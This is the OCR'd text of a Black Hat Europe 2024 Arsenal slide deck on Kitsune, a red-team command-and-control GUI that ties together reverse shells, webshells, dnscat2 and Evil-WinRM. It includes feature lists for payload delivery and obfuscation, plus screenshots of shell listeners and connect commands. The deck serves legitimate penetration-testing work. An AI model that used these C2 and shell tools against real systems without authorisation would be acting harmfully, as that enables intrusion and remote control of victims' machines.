

black hat
ARSENAL
DECEMBER 9-12, 2024
EXCEL LONDON / UNITED KINGDOM
Kitsune:
One C2 to Control them All
@JoelGMSec
#BHEU @BlackHatEvents

Whoami

Joel Gámez Molina // @JoelGMSec

- Senior Red Team CyberSecurity Expert - Advanced Red Team Ops
- SysAdmin with more than ten years of experience
- Ex Chief Technical Officer of the startup Cyberguard (for 2 years)
- Professor of Ethical Hacking, Pentesting and PowerShell for high level organizations and universities (Polytechnic University of Catalonia)
- Speaker at national and international conferences (h-c0n, Hack-én, BitUp, Black Hat USA/EU, EkoParty, EuskalHack, DeepSec, DEF CON, HackInBo, Navaja Negra, RootedCON, UAD360, ViCON...)
- Creator and writer of the personal blog **darkbyte.net**
- Hacking tools programmer (AutoRDPwn, Cloudtopolis, EvilnoVNC, Invoke-DNSteal, FakeDataGen, LeakSearch, Thunderstorm, PyShell, PSRansom...)



Prologue

One of the most important tools used in Ethical Hacking, Security Audits and Red Team campaigns are those we call «Command & Control».

Currently, there are hundreds of them, ranging from public, private, free or paid. Some are as famous as Cobalt Strike, while others are only known to their own creators.

The main problem with these tools is their lack of compatibility with each other. Despite sharing many common elements, such as communication protocols or deployment and execution methods.

History

For many years, I have created different tools of all kinds, from fake data generators (FakeDataGen), to Ransomware simulators (PSRansom), to all kinds of shells (bind, reverse or even asynchronous).

Over time, I have focused my efforts on unifying the chaotic world of shells and webshells, creating tools that work on both Windows and Linux.

The end result is the sum of it all. This ambitious project was born from the same need and aims to streamline and improve the work of pentesters, grouping different tools and techniques in a single graphical interface.

AutoRDPwn


- Post-Exploitation Framework
- Automates Shadow Attack®
- Different execution methods
- Modules of all types (Creds, Keylogger…)
- Port forward and pivoting capability
- Automatic Pass-the-Hash

PyShell

- GET and POST + Auth and/or Cookies
- Works with multiple technologies
- Very small payload (10-20 lines)
- Allows upload and download files
- Command history + CLS
- Movement between directories

HTTP-Shell

- Windows and Linux clients
- Communication via HTTP/S
- Simulates DevTunnels requests
- Allows upload and download files
- Command history + CLS
- Displays errors and allows sudo



Motivation

- ~~Writing a book~~
- ~~Planting a tree~~
- ~~Parachute jumping~~
- Create your own C2

Terminal

Archivo Editar Ver Terminal Pestañas Ayuda

✔ JoelGMSec ../Tools/HTTP-Shell main python3 HTTP-Server.py 443

```
 _   _ _____ _____ ____        ____  _          _ _
| | | |_   _|_   _|  _ \      / ___|| |__   ___| | |
| |_| | | |   | | | |_) |____\___ \| '_ \ / _ \ | |
|  _  | | |   | | |  __/_____|__) | | | |  __/ | |
|_| |_| |_|   |_| |_|        |____/|_| |_|\___|_|_|

  --------------- by @JoelGMSec -----------------

[>] Waiting for connection on port 443..
```

[HTTP-Shell] joel@elitebook C:\Tools\HTTP-Shell get-host

```
Name             : ConsoleHost
Version          : 5.1.22000.2003
InstanceId       : e220308d-60fa-4fcd-a149-8434973bf470
UI               : System.Management.Automation.Internal.Host.Int
CurrentCulture   : es-ES
CurrentUICulture : es-ES
PrivateData      : Microsoft.PowerShell.ConsoleHost+ConsoleColorP
DebuggerEnabled  : True
IsRunspacePushed : False
Runspace         : System.Management.Automation.Runspaces.LocalRu
```

[HTTP-Shell] joel@elitebook C:\Tools\HTTP-Shell

Session 1

Session 1 Session 2 Session 3

```
  ./dnscat --secret=77e402a

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=77e402a26a6e

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2>
```

Session 1

```
ed  Description
--  -----------
    The command you want to execute on the remote host
    Show extra debug trace info
    How many times to try to leak transaction
    A named pipe that can be connected to (leave blank for auto)
    List of named pipes to check

    The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
    The Target port (TCP)
    Service description to to be used on target for pretty listing
    The service display name
    The service name
```

Terminal

```
onnect kp9wfftf
wss://uks1-data.rel.tunnels.api.visualstudio.com/api/v1/Client/


5 to host port 5985.
 host port 5985.
ng on 127.0.0.1:5985.
stening on ::1:5985.
forwarded-tcpip channel #0 for localhost:5985.
```

localhost -u Joel


```
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() fun
ction is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Re
mote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Joel\Documents> $env:username
Joel
*Evil-WinRM* PS C:\Users\Joel\Documents>
```

Session 1 darkbyte.net



Folklore

The Japanese word Kitsune means «fox», although it is traditionally used to refer to a fox-like forest spirit whose function is to protect forests and villages.

According to Japanese mythology, the fox is an intelligent being that possesses magical abilities, which increase with time and learning.

Furthermore, a Kitsune's powers not only increase with age and wisdom, but also with the increase in the number of tails, the most powerful being the nine-tailed Kitsune.

Kitsune

- Modern and responsive GUI
- Multiple connection methods (Tails)
- Command and execution history
- Payload compiler + delivery
- Profiling and reporting system
- Keyboard navigation

Kitsune

- Windows Bind: NetExec, Evil-WinRM, WMIexec-Pro
- Windows Reverse: HTTP-Shell, DnsCat2, Villain
- Linux Bind: PwnCat-CS (SSH - Password / id_rsa)
- Linux Reverse: HTTP-Shell, DnsCat2, PwnCat-CS
- WebShell Bind: PyShell (Aspx, Jsp, Php, Tomcat..)
- Delivery: HTTP, HTTPS, FTP, NFS, SMB


Objectives

- Create a new standard to complement other C2
- Obtain a graphical version of well known hacking tools
- Complement each «Tail» with unique functions in Kitsune
- Facilitate the management of different shells in a single window
- Improve execution traceability through historical data
- Fast reboot and avoid accidental connection loss

Development

- Graphical user interface created in Python3 using «Tkinter»
- StdIn and StdOut interception through «Pexpect»
- Handling of threads and listeners through «Threads»
- HTTP/S Delivery over «HTTPServer» Python3 module
- Session, profile and command management with «JSON»
- Low resource consumption (<1% CPU - 100 MB RAM approx.)

Structure


CUSTOM
DATA
DOWN
PAYDS
MODULE
PROFILE
REPORT
TAILS
THEMES
PY

Nekomancer

The Japanese word Neko means «cat», which together with the word «Necromancer» (Sorcerer specialised in the dark arts, capable of destroying life, raising the dead and summoning spirits), form the name of this strange creature, the Nekomancer.

The Nekomancer is able to control life, death and resurrection (of shells), allowing him to bring them back to life, regardless of whether they are direct, reverse or lost connections.

Things to do

- Release version 2.0 (Beta)
- Improve obfuscation methods
- Improve custom modules execution
- Create APT/PIP install packages
- Create a step-by-step usage wiki
- Remove third-party dependencies

Acknowledgements

- davidungus
- 3v4Si0N
- Black Hat®

Thank you!

Questions?

@JoelGMSec